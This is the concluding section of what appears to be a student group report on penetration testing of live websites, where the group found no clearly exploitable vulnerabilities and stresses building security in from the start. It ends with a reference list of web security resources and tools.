Performing penetration testing on a real website gave our group a way to combine our individual knowledge into the same objective, to see how the different techniques can be applied and how they affect one other (and the target websites). This last section has also been of extreme interest, because it let us hear directly from website owners how these prevention techniques are applied and when and how often penetration testing is performed on a website. The experiment with live websites on the internet also emphasized the importance of security from the ground up. It is clear the websites we tested have been created with security in mind from the start, and there were no clearly exploitable vulnerabilities. Many web attack types can be prevented quite easily (such as SQL injection by having good input validation), and it is extremely important to keep these things in mind. The practice of performing regular penetration tests on a website also seems highly valuable.

References

[1] https://docs.microsoft.com/en-us/previous-versions/sql/sql-server-2008-r2/ms161953(v=sql.105)

[2] https://owasp.org/www-project-top-ten/

[3] https://sqlmap.org/

[4] https://searchsecurity.techtarget.com/definition/Web-application-firewall-WAF

[5] https://capec.mitre.org/data/definitions/115.html

[6] https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

[7] https://www.ee.technion.ac.il/ hugo/rhash/

[8] https://tools.kali.org/password-attacks/hydra

[9] Prakhar Prasad, *Mastering Modern Web Penetration Testing*